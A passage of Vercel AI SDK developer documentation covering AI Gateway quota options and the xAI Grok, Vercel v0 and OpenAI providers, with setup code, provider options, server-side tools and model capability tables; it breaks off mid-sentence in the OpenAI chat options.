Set quotaEntityId to track and enforce quota against a specific entity. This is useful for multi-tenant applications where you need to manage quota at the entity level (e.g., per organization or team).
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Summarize this report...",
providerOptions: {
gateway: {
quotaEntityId: "org-123",
} satisfies GatewayProviderOptions,
},
});
Provider-Specific Options
When using provider-specific options through AI Gateway, use the actual provider name (e.g. anthropic, openai, not gateway) as the key:
import type { AnthropicProviderOptions } from '@ai-sdk/anthropic';
import type { GatewayProviderOptions } from '@ai-sdk/gateway';
import { generateText } from 'ai';
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Explain quantum computing",
providerOptions: {
gateway: {
order: ["vertex", "anthropic"],
} satisfies GatewayProviderOptions,
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
} satisfies AnthropicProviderOptions,
},
});
This works with any provider supported by AI Gateway. Each provider has its own set of options - see the individual provider documentation pages for details on provider-specific options.
Available Providers
AI Gateway supports routing to 20+ providers.
For a complete list of available providers and their slugs, see the AI Gateway documentation.
Model Capabilities
Model capabilities depend on the specific provider and model you're using. For detailed capability information, see:
- AI Gateway provider options for an overview of available providers
- Individual AI SDK provider pages for specific model capabilities and features
title: xAI Grok description: Learn how to use xAI Grok.
xAI Grok Provider
The xAI Grok provider contains language model support for the xAI API.
Setup
The xAI Grok provider is available via the @ai-sdk/xai module. You can
install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance xai from @ai-sdk/xai:
import { xai } from '@ai-sdk/xai';
If you need a customized setup, you can import createXai from @ai-sdk/xai
and create a provider instance with your settings:
import { createXai } from '@ai-sdk/xai';
const xai = createXai({
apiKey: 'your-api-key',
});
You can use the following optional settings to customize the xAI provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.x.ai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theXAI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create xAI models using a provider instance. The
first argument is the model id, e.g. grok-3.
const model = xai('grok-3');
By default, xai(modelId) uses the Chat API. To use the Responses API with server-side agentic tools, explicitly use xai.responses(modelId).
Example
You can use xAI language models to generate text with the generateText function:
import { xai } from '@ai-sdk/xai';
import { generateText } from 'ai';
const { text } = await generateText({
model: xai('grok-3'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
xAI language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core).
Provider Options
xAI chat models support additional provider options that are not part of
the standard call settings. You can pass them in the providerOptions argument:
const model = xai('grok-3-mini');
await generateText({
model,
providerOptions: {
xai: {
reasoningEffort: 'high',
},
},
});
The following optional provider options are available for xAI chat models:
-
reasoningEffort 'low' | 'medium' | 'high'
Reasoning effort for reasoning models.
-
store boolean
Whether to store the generation. Defaults to
true. -
previousResponseId string
The ID of the previous response. You can use it to continue a conversation. Defaults to
undefined.
Responses API (Agentic Tools)
You can use the xAI Responses API with the xai.responses(modelId) factory method for server-side agentic tool calling. This enables the model to autonomously orchestrate tool calls and research on xAI's servers.
const model = xai.responses('grok-4-fast');
The Responses API provides server-side tools that the model can autonomously execute during its reasoning process:
- web_search: Real-time web search and page browsing
- x_search: Search X (Twitter) posts, users, and threads
- code_execution: Execute Python code for calculations and data analysis
Vision
The Responses API supports image input with vision models:
import { xai } from '@ai-sdk/xai';
import { generateText } from 'ai';
const { text } = await generateText({
model: xai.responses('grok-2-vision-1212'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'What do you see in this image?' },
{ type: 'image', image: fs.readFileSync('./image.png') },
],
},
],
});
Web Search Tool
The web search tool enables autonomous web research with optional domain filtering and image understanding:
import { xai } from '@ai-sdk/xai';
import { generateText } from 'ai';
const { text, sources } = await generateText({
model: xai.responses('grok-4-fast'),
prompt: 'What are the latest developments in AI?',
tools: {
web_search: xai.tools.webSearch({
allowedDomains: ['arxiv.org', 'openai.com'],
enableImageUnderstanding: true,
}),
},
});
console.log(text);
console.log('Citations:', sources);
Web Search Parameters
-
allowedDomains string[]
Only search within specified domains (max 5). Cannot be used with
excludedDomains. -
excludedDomains string[]
Exclude specified domains from search (max 5). Cannot be used with
allowedDomains. -
enableImageUnderstanding boolean
Enable the model to view and analyze images found during search. Increases token usage.
X Search Tool
The X search tool enables searching X (Twitter) for posts, with filtering by handles and date ranges:
const { text, sources } = await generateText({
model: xai.responses('grok-4-fast'),
prompt: 'What are people saying about AI on X this week?',
tools: {
x_search: xai.tools.xSearch({
allowedXHandles: ['elonmusk', 'xai'],
fromDate: '2025-10-23',
toDate: '2025-10-30',
enableImageUnderstanding: true,
enableVideoUnderstanding: true,
}),
},
});
X Search Parameters
-
allowedXHandles string[]
Only search posts from specified X handles (max 10). Cannot be used with
excludedXHandles. -
excludedXHandles string[]
Exclude posts from specified X handles (max 10). Cannot be used with
allowedXHandles. -
fromDate string
Start date for posts in ISO8601 format (
YYYY-MM-DD). -
toDate string
End date for posts in ISO8601 format (
YYYY-MM-DD). -
enableImageUnderstanding boolean
Enable the model to view and analyze images in X posts.
-
enableVideoUnderstanding boolean
Enable the model to view and analyze videos in X posts.
Code Execution Tool
The code execution tool enables the model to write and execute Python code for calculations and data analysis:
const { text } = await generateText({
model: xai.responses('grok-4-fast'),
prompt:
'Calculate the compound interest for $10,000 at 5% annually for 10 years',
tools: {
code_execution: xai.tools.codeExecution(),
},
});
File Search Tool
xAI supports file search through OpenAI compatibility. You can use the OpenAI provider with xAI's base URL to search vector stores:
import { createOpenAI } from '@ai-sdk/openai';
import { streamText } from 'ai';
const openai = createOpenAI({
baseURL: 'https://api.x.ai/v1',
apiKey: process.env.XAI_API_KEY,
});
const result = streamText({
model: openai('grok-4'),
prompt: 'What documents do you have access to?',
tools: {
file_search: openai.tools.fileSearch({
vectorStoreIds: ['your-vector-store-id'],
maxNumResults: 5,
}),
},
});
Multiple Tools
You can combine multiple server-side tools for comprehensive research:
import { xai } from '@ai-sdk/xai';
import { streamText } from 'ai';
const { fullStream } = streamText({
model: xai.responses('grok-4-fast'),
prompt: 'Research AI safety developments and calculate risk metrics',
tools: {
web_search: xai.tools.webSearch(),
x_search: xai.tools.xSearch(),
code_execution: xai.tools.codeExecution(),
},
});
for await (const part of fullStream) {
if (part.type === 'text-delta') {
process.stdout.write(part.text);
} else if (part.type === 'source' && part.sourceType === 'url') {
console.log('\nSource:', part.url);
}
}
Provider Options
The Responses API supports the following provider options:
import { xai } from '@ai-sdk/xai';
import { generateText } from 'ai';
const result = await generateText({
model: xai.responses('grok-4-fast'),
providerOptions: {
xai: {
reasoningEffort: 'high',
},
},
// ...
});
The following provider options are available:
-
reasoningEffort 'low' | 'high'
Control the reasoning effort for the model. Higher effort may produce more thorough results at the cost of increased latency and token usage.
Live Search
xAI models support Live Search functionality, allowing them to query real-time data from various sources and include it in responses with citations.
Basic Search
To enable search, specify searchParameters with a search mode:
import { xai } from '@ai-sdk/xai';
import { generateText } from 'ai';
const { text, sources } = await generateText({
model: xai('grok-3-latest'),
prompt: 'What are the latest developments in AI?',
providerOptions: {
xai: {
searchParameters: {
mode: 'auto', // 'auto', 'on', or 'off'
returnCitations: true,
maxSearchResults: 5,
},
},
},
});
console.log(text);
console.log('Sources:', sources);
Search Parameters
The following search parameters are available:
-
mode 'auto' | 'on' | 'off'
Search mode preference:
'auto'(default): Model decides whether to search'on': Always enables search'off': Disables search completely
-
returnCitations boolean
Whether to return citations in the response. Defaults to
true. -
fromDate string
Start date for search data in ISO8601 format (
YYYY-MM-DD). -
toDate string
End date for search data in ISO8601 format (
YYYY-MM-DD). -
maxSearchResults number
Maximum number of search results to consider. Defaults to 20, max 50.
-
sources Array<SearchSource>
Data sources to search from. Defaults to
["web", "x"]if not specified.
Search Sources
You can specify different types of data sources for search:
Web Search
const result = await generateText({
model: xai('grok-3-latest'),
prompt: 'Best ski resorts in Switzerland',
providerOptions: {
xai: {
searchParameters: {
mode: 'on',
sources: [
{
type: 'web',
country: 'CH', // ISO alpha-2 country code
allowedWebsites: ['ski.com', 'snow-forecast.com'],
safeSearch: true,
},
],
},
},
},
});
Web source parameters
- country string: ISO alpha-2 country code
- allowedWebsites string[]: Max 5 allowed websites
- excludedWebsites string[]: Max 5 excluded websites
- safeSearch boolean: Enable safe search (default: true)
X (Twitter) Search
const result = await generateText({
model: xai('grok-3-latest'),
prompt: 'Latest updates on Grok AI',
providerOptions: {
xai: {
searchParameters: {
mode: 'on',
sources: [
{
type: 'x',
includedXHandles: ['grok', 'xai'],
excludedXHandles: ['openai'],
postFavoriteCount: 10,
postViewCount: 100,
},
],
},
},
},
});
X source parameters
- includedXHandles string[]: Array of X handles to search (without @ symbol)
- excludedXHandles string[]: Array of X handles to exclude from search (without @ symbol)
- postFavoriteCount number: Minimum favorite count of the X posts to consider.
- postViewCount number: Minimum view count of the X posts to consider.
News Search
const result = await generateText({
model: xai('grok-3-latest'),
prompt: 'Recent tech industry news',
providerOptions: {
xai: {
searchParameters: {
mode: 'on',
sources: [
{
type: 'news',
country: 'US',
excludedWebsites: ['tabloid.com'],
safeSearch: true,
},
],
},
},
},
});
News source parameters
- country string: ISO alpha-2 country code
- excludedWebsites string[]: Max 5 excluded websites
- safeSearch boolean: Enable safe search (default: true)
RSS Feed Search
const result = await generateText({
model: xai('grok-3-latest'),
prompt: 'Latest status updates',
providerOptions: {
xai: {
searchParameters: {
mode: 'on',
sources: [
{
type: 'rss',
links: ['https://status.x.ai/feed.xml'],
},
],
},
},
},
});
RSS source parameters
- links string[]: Array of RSS feed URLs (max 1 currently supported)
Multiple Sources
You can combine multiple data sources in a single search:
const result = await generateText({
model: xai('grok-3-latest'),
prompt: 'Comprehensive overview of recent AI breakthroughs',
providerOptions: {
xai: {
searchParameters: {
mode: 'on',
returnCitations: true,
maxSearchResults: 15,
sources: [
{
type: 'web',
allowedWebsites: ['arxiv.org', 'openai.com'],
},
{
type: 'news',
country: 'US',
},
{
type: 'x',
includedXHandles: ['openai', 'deepmind'],
},
],
},
},
},
});
Sources and Citations
When search is enabled with returnCitations: true, the response includes sources that were used to generate the answer:
const { text, sources } = await generateText({
model: xai('grok-3-latest'),
prompt: 'What are the latest developments in AI?',
providerOptions: {
xai: {
searchParameters: {
mode: 'auto',
returnCitations: true,
},
},
},
});
// Access the sources used
for (const source of sources) {
if (source.sourceType === 'url') {
console.log('Source:', source.url);
}
}
Streaming with Search
Live Search works with streaming responses. Citations are included when the stream completes:
import { streamText } from 'ai';
const result = streamText({
model: xai('grok-3-latest'),
prompt: 'What has happened in tech recently?',
providerOptions: {
xai: {
searchParameters: {
mode: 'auto',
returnCitations: true,
},
},
},
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
console.log('Sources:', await result.sources);
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming | Reasoning |
|---|---|---|---|---|---|
grok-4-fast-non-reasoning |
|||||
grok-4-fast-reasoning |
|||||
grok-code-fast-1 |
|||||
grok-4 |
|||||
grok-3 |
|||||
grok-3-latest |
|||||
grok-3-fast |
|||||
grok-3-fast-latest |
|||||
grok-3-mini |
|||||
grok-3-mini-latest |
|||||
grok-3-mini-fast |
|||||
grok-3-mini-fast-latest |
|||||
grok-2 |
|||||
grok-2-latest |
|||||
grok-2-1212 |
|||||
grok-2-vision |
|||||
grok-2-vision-latest |
|||||
grok-2-vision-1212 |
|||||
grok-beta |
|||||
grok-vision-beta |
Image Models
You can create xAI image models using the .image() factory method. For more on image generation with the AI SDK see generateImage().
import { xai } from '@ai-sdk/xai';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: xai.image('grok-2-image'),
prompt: 'A futuristic cityscape at sunset',
});
Model-specific options
You can customize the image generation behavior with model-specific settings:
import { xai } from '@ai-sdk/xai';
import { experimental_generateImage as generateImage } from 'ai';
const { images } = await generateImage({
model: xai.image('grok-2-image'),
prompt: 'A futuristic cityscape at sunset',
maxImagesPerCall: 5, // Default is 10
n: 2, // Generate 2 images
});
Model Capabilities
| Model | Sizes | Notes |
|---|---|---|
grok-2-image |
1024x768 (default) | xAI's text-to-image generation model, designed to create high-quality images from text prompts. It's trained on a diverse dataset and can generate images across various styles, subjects, and settings. |
title: Vercel description: Learn how to use Vercel's v0 models with the AI SDK.
Vercel Provider
The Vercel provider gives you access to the v0 API, designed for building modern web applications. The v0 models support text and image inputs and provide fast streaming responses.
You can create your Vercel API key at v0.dev.
Features
- Framework aware completions: Evaluated on modern stacks like Next.js and Vercel
- Auto-fix: Identifies and corrects common coding issues during generation
- Quick edit: Streams inline edits as they're available
- Multimodal: Supports both text and image inputs
Setup
The Vercel provider is available via the @ai-sdk/vercel module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance vercel from @ai-sdk/vercel:
import { vercel } from '@ai-sdk/vercel';
If you need a customized setup, you can import createVercel from @ai-sdk/vercel and create a provider instance with your settings:
import { createVercel } from '@ai-sdk/vercel';
const vercel = createVercel({
apiKey: process.env.VERCEL_API_KEY ?? '',
});
You can use the following optional settings to customize the Vercel provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.v0.dev/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theVERCEL_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create language models using a provider instance. The first argument is the model ID, for example:
import { vercel } from '@ai-sdk/vercel';
import { generateText } from 'ai';
const { text } = await generateText({
model: vercel('v0-1.0-md'),
prompt: 'Create a Next.js AI chatbot',
});
Vercel language models can also be used in the streamText function (see AI SDK Core).
Models
v0-1.5-md
The v0-1.5-md model is for everyday tasks and UI generation.
v0-1.5-lg
The v0-1.5-lg model is for advanced thinking or reasoning.
v0-1.0-md (legacy)
The v0-1.0-md model is the legacy model served by the v0 API.
All v0 models have the following capabilities:
- Supports text and image inputs (multimodal)
- Supports function/tool calls
- Streaming responses with low latency
- Optimized for frontend and full-stack web development
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
v0-1.5-md |
||||
v0-1.5-lg |
||||
v0-1.0-md |
title: OpenAI description: Learn how to use the OpenAI provider for the AI SDK.
OpenAI Provider
The OpenAI provider contains language model support for the OpenAI responses, chat, and completion APIs, as well as embedding model support for the OpenAI embeddings API.
Setup
The OpenAI provider is available in the @ai-sdk/openai module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance openai from @ai-sdk/openai:
import { openai } from '@ai-sdk/openai';
If you need a customized setup, you can import createOpenAI from @ai-sdk/openai and create a provider instance with your settings:
import { createOpenAI } from '@ai-sdk/openai';
const openai = createOpenAI({
// custom settings, e.g.
headers: {
'header-name': 'header-value',
},
});
You can use the following optional settings to customize the OpenAI provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.openai.com/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theOPENAI_API_KEYenvironment variable. -
name string
The provider name. You can set this when using OpenAI compatible providers to change the model provider property. Defaults to
openai. -
organization string
OpenAI Organization.
-
project string
OpenAI project.
-
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
The OpenAI provider instance is a function that you can invoke to create a language model:
const model = openai('gpt-5');
It automatically selects the correct API based on the model id. You can also pass additional settings in the second argument:
const model = openai('gpt-5', {
// additional settings
});
The available options depend on the API that's automatically chosen for the model (see below).
If you want to explicitly select a specific model API, you can use .responses, .chat, or .completion.
Example
You can use OpenAI language models to generate text with the generateText function:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text } = await generateText({
model: openai('gpt-5'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
OpenAI language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core).
Responses Models
You can use the OpenAI responses API with the openai(modelId) or openai.responses(modelId) factory methods. It is the default API that is used by the OpenAI provider (since AI SDK 5).
const model = openai('gpt-5');
Further configuration can be done using OpenAI provider options.
You can validate the provider options using the OpenAIResponsesProviderOptions type.
import { openai, OpenAIResponsesProviderOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'), // or openai.responses('gpt-5')
providerOptions: {
openai: {
parallelToolCalls: false,
store: false,
user: 'user_123',
// ...
} satisfies OpenAIResponsesProviderOptions,
},
// ...
});
The following provider options are available:
-
parallelToolCalls boolean Whether to use parallel tool calls. Defaults to
true. -
store boolean
Whether to store the generation. Defaults to
true. -
maxToolCalls integer The maximum number of total calls to built-in tools that can be processed in a response. This maximum number applies across all built-in tool calls, not per individual tool. Any further attempts to call a tool by the model will be ignored.
-
metadata Record<string, string> Additional metadata to store with the generation.
-
conversation string The ID of the OpenAI Conversation to continue. You must create a conversation first via the OpenAI API. Cannot be used in conjunction with
previousResponseId. Defaults toundefined. -
previousResponseId string The ID of the previous response. You can use it to continue a conversation. Defaults to
undefined. -
instructions string Instructions for the model. They can be used to change the system or developer message when continuing a conversation using the
previousResponseIdoption. Defaults toundefined. -
user string A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Defaults to
undefined. -
reasoningEffort 'none' | 'minimal' | 'low' | 'medium' | 'high' | 'xhigh' Reasoning effort for reasoning models. Defaults to
medium. If you useproviderOptionsto set thereasoningEffortoption, this model setting will be ignored.
-
reasoningSummary 'auto' | 'detailed' Controls whether the model returns its reasoning process. Set to
'auto'for a condensed summary,'detailed'for more comprehensive reasoning. Defaults toundefined(no reasoning summaries). When enabled, reasoning summaries appear in the stream as events with type'reasoning'and in non-streaming responses within thereasoningfield. -
strictJsonSchema boolean Whether to use strict JSON schema validation. Defaults to
false. -
serviceTier 'auto' | 'flex' | 'priority' | 'default' Service tier for the request. Set to 'flex' for 50% cheaper processing at the cost of increased latency (available for o3, o4-mini, and gpt-5 models). Set to 'priority' for faster processing with Enterprise access (available for gpt-4, gpt-5, gpt-5-mini, o3, o4-mini; gpt-5-nano is not supported).
Defaults to 'auto'.
-
textVerbosity 'low' | 'medium' | 'high' Controls the verbosity of the model's response. Lower values result in more concise responses, while higher values result in more verbose responses. Defaults to
'medium'. -
include Array<string> Specifies additional content to include in the response. Supported values:
['file_search_call.results']for including file search results in responses.['message.output_text.logprobs']for logprobs. Defaults toundefined. -
truncation string The truncation strategy to use for the model response.
- Auto: If the input to this Response exceeds the model's context window size, the model will truncate the response to fit the context window by dropping items from the beginning of the conversation.
- disabled (default): If the input size will exceed the context window size for a model, the request will fail with a 400 error.
-
promptCacheKey string A cache key for manual prompt caching control. Used by OpenAI to cache responses for similar requests to optimize your cache hit rates.
-
promptCacheRetention 'in_memory' | '24h' The retention policy for the prompt cache. Set to
'24h'to enable extended prompt caching, which keeps cached prefixes active for up to 24 hours. Defaults to'in_memory'for standard prompt caching. Note:'24h'is currently only available for the 5.1 series of models. -
safetyIdentifier string A stable identifier used to help detect users of your application that may be violating OpenAI's usage policies. The IDs should be a string that uniquely identifies each user.
The OpenAI responses provider also returns provider-specific metadata:
const { providerMetadata } = await generateText({
model: openai.responses('gpt-5'),
});
const openaiMetadata = providerMetadata?.openai;
The following OpenAI-specific metadata is returned:
-
responseId string The ID of the response. Can be used to continue a conversation.
-
cachedPromptTokens number The number of prompt tokens that were a cache hit.
-
reasoningTokens number The number of reasoning tokens that the model generated.
Reasoning Output
For reasoning models like gpt-5, you can enable reasoning summaries to see the model's thought process. Different models support different summarizers—for example, o4-mini supports detailed summaries. Set reasoningSummary: "auto" to automatically receive the richest level available.
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
const result = streamText({
model: openai('gpt-5'),
prompt: 'Tell me about the Mission burrito debate in San Francisco.',
providerOptions: {
openai: {
reasoningSummary: 'detailed', // 'auto' for condensed or 'detailed' for comprehensive
},
},
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
console.log(`Reasoning: ${part.textDelta}`);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
For non-streaming calls with generateText, the reasoning summaries are available in the reasoning field of the response:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'),
prompt: 'Tell me about the Mission burrito debate in San Francisco.',
providerOptions: {
openai: {
reasoningSummary: 'auto',
},
},
});
console.log('Reasoning:', result.reasoning);
Learn more about reasoning summaries in the OpenAI documentation.
Verbosity Control
You can control the length and detail of model responses using the textVerbosity parameter:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5-mini'),
prompt: 'Write a poem about a boy and his first pet dog.',
providerOptions: {
openai: {
textVerbosity: 'low', // 'low' for concise, 'medium' (default), or 'high' for verbose
},
},
});
The textVerbosity parameter scales output length without changing the underlying prompt:
'low': Produces terse, minimal responses'medium': Balanced detail (default)'high': Verbose responses with comprehensive detail
Web Search Tool
The OpenAI responses API supports web search through the openai.tools.webSearch tool.
const result = await generateText({
model: openai('gpt-5'),
prompt: 'What happened in San Francisco last week?',
tools: {
web_search: openai.tools.webSearch({
// optional configuration:
externalWebAccess: true,
searchContextSize: 'high',
userLocation: {
type: 'approximate',
city: 'San Francisco',
region: 'California',
},
}),
},
// Force web search tool (optional):
toolChoice: { type: 'tool', toolName: 'web_search' },
});
// URL sources
const sources = result.sources;
For detailed information on configuration options see the OpenAI Web Search Tool documentation.
File Search Tool
The OpenAI responses API supports file search through the openai.tools.fileSearch tool.
You can force the use of the file search tool by setting the toolChoice parameter to { type: 'tool', toolName: 'file_search' }.
const result = await generateText({
model: openai('gpt-5'),
prompt: 'What does the document say about user authentication?',
tools: {
file_search: openai.tools.fileSearch({
vectorStoreIds: ['vs_123'],
// configuration below is optional:
maxNumResults: 5,
filters: {
key: 'author',
type: 'eq',
value: 'Jane Smith',
},
ranking: {
ranker: 'auto',
scoreThreshold: 0.5,
},
}),
},
providerOptions: {
openai: {
// optional: include results
include: ['file_search_call.results'],
} satisfies OpenAIResponsesProviderOptions,
},
});
Image Generation Tool
OpenAI's Responses API supports multi-modal image generation as a provider-defined tool.
Availability is restricted to specific models (for example, gpt-5 variants).
You can use the image tool with either generateText or streamText:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'),
prompt:
'Generate an image of an echidna swimming across the Mozambique channel.',
tools: {
image_generation: openai.tools.imageGeneration({ outputFormat: 'webp' }),
},
});
for (const toolResult of result.staticToolResults) {
if (toolResult.toolName === 'image_generation') {
const base64Image = toolResult.output.result;
}
}
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
const result = streamText({
model: openai('gpt-5'),
prompt:
'Generate an image of an echidna swimming across the Mozambique channel.',
tools: {
image_generation: openai.tools.imageGeneration({
outputFormat: 'webp',
quality: 'low',
}),
},
});
for await (const part of result.fullStream) {
if (part.type == 'tool-result' && !part.dynamic) {
const base64Image = part.output.result;
}
}
For complete details on model availability, image quality controls, supported sizes, and tool-specific parameters, refer to the OpenAI documentation:
- Image generation overview and models: OpenAI Image Generation
- Image generation tool parameters (background, size, quality, format, etc.): Image Generation Tool Options
Code Interpreter Tool
The OpenAI responses API supports the code interpreter tool through the openai.tools.codeInterpreter tool.
This allows models to write and execute Python code.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'),
prompt: 'Write and run Python code to calculate the factorial of 10',
tools: {
code_interpreter: openai.tools.codeInterpreter({
// optional configuration:
container: {
fileIds: ['file-123', 'file-456'], // optional file IDs to make available
},
}),
},
});
The code interpreter tool can be configured with:
- container: Either a container ID string or an object with
fileIdsto specify uploaded files that should be available to the code interpreter
Local Shell Tool
The OpenAI responses API support the local shell tool for Codex models through the openai.tools.localShell tool.
Local shell is a tool that allows agents to run shell commands locally on a machine you or the user provides.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-5-codex'),
tools: {
local_shell: openai.tools.localShell({
execute: async ({ action }) => {
// ... your implementation, e.g. sandbox access ...
return { output: stdout };
},
}),
},
prompt: 'List the files in my home directory.',
stopWhen: stepCountIs(2),
});
Image Inputs
The OpenAI Responses API supports Image inputs for appropriate models. You can pass Image files as part of the message content using the 'image' type:
const result = await generateText({
model: openai('gpt-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Please describe the image.',
},
{
type: 'image',
image: fs.readFileSync('./data/image.png'),
},
],
},
],
});
The model will have access to the image and will respond to questions about it.
The image should be passed using the image field.
You can also pass a file-id from the OpenAI Files API.
{
type: 'image',
image: 'file-8EFBcWHsQxZV7YGezBC1fq'
}
You can also pass the URL of an image.
{
type: 'image',
image: 'https://sample.edu/image.png',
}
PDF Inputs
The OpenAI Responses API supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
const result = await generateText({
model: openai('gpt-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
},
],
},
],
});
You can also pass a file-id from the OpenAI Files API.
{
type: 'file',
data: 'file-8EFBcWHsQxZV7YGezBC1fq',
mediaType: 'application/pdf',
}
You can also pass the URL of a pdf.
{
type: 'file',
data: 'https://sample.edu/example.pdf',
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
}
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mediaType should be set to 'application/pdf'.
Structured Outputs
The OpenAI Responses API supports structured outputs. You can enforce structured outputs using generateObject or streamObject, which expose a schema option. Additionally, you can pass a Zod or JSON Schema object to the experimental_output option when using generateText or streamText.
// Using generateObject
const result = await generateObject({
model: openai('gpt-4.1'),
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({
name: z.string(),
amount: z.string(),
}),
),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
// Using generateText
const result = await generateText({
model: openai('gpt-4.1'),
prompt: 'How do I make a pizza?',
experimental_output: Output.object({
schema: z.object({
ingredients: z.array(z.string()),
steps: z.array(z.string()),
}),
}),
});
Chat Models
You can create models that call the OpenAI chat API using the .chat() factory method.
The first argument is the model id, e.g. gpt-4.
The OpenAI chat models support tool calls and some have multi-modal capabilities.
const model = openai.chat('gpt-5');
OpenAI chat models support also some model specific provider options that are not part of the standard call settings.
You can pass them in the providerOptions argument:
import { openai, type OpenAIChatLanguageModelOptions } from '@ai-sdk/openai';
const model = openai.chat('gpt-5');
await generateText({
model,
providerOptions: {
openai: {
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
user: 'test-user', // optional unique user identifier
} satisfies OpenAIChatLanguageModelOptions,
},
});
The following optional provider options are available for OpenAI chat models:
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. Defaults to
true. -
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
-
reasoningEffort 'minimal' | 'low' | 'medium' | 'high' | 'xhigh'
Reasoning effort for reasoning models. Defaults to
medium. If you useproviderOptionsto set thereasoningEffortoption, this model setting will be ignored. -
structuredOutputs boolean
Whether to use structured outputs. Defaults to
true.When enabled, tool calls and object generation will be strict and follow the provided schema.
-
maxCompletionTokens number
Maximum number of completion tokens to generate. Useful for reasoning models.
-
store boolean
Whether to enable persistence in Responses API.
-
metadata Record<string, string>
Metadata to associate with the request.
-
prediction Record<string, any>
Parameters for prediction mode.
-
serviceTier 'auto' | 'flex' | 'priority' | 'default'
Service tier for the request. Set to 'flex' for 50% cheaper processing at the cost of increased latency (available for o3, o4-mini, and gpt-5 models). Set to 'priority' for faster processing with Enterprise access (available for gpt-4, gpt-5, gpt-5-mini, o3, o4-mini; gpt-5-nano is not supported).
Defaults to 'auto'.
-
strictJsonSchema boolean
Whether to use strict JSON schema validation. Defaults to
false. -
textVerbosity 'low' | 'medium' | 'high'
Controls the verbosity of the model's responses. Lower values will result in more concise responses, while higher values will result in more verbose responses.
-
promptCacheKey string
A cache key for manual prompt caching control. Used by OpenAI to cache responses for similar requests to optimize your cache hit rates.
-
promptCacheRetention 'in_memory' | '24h'
The retention policy for the prompt cache. Set to
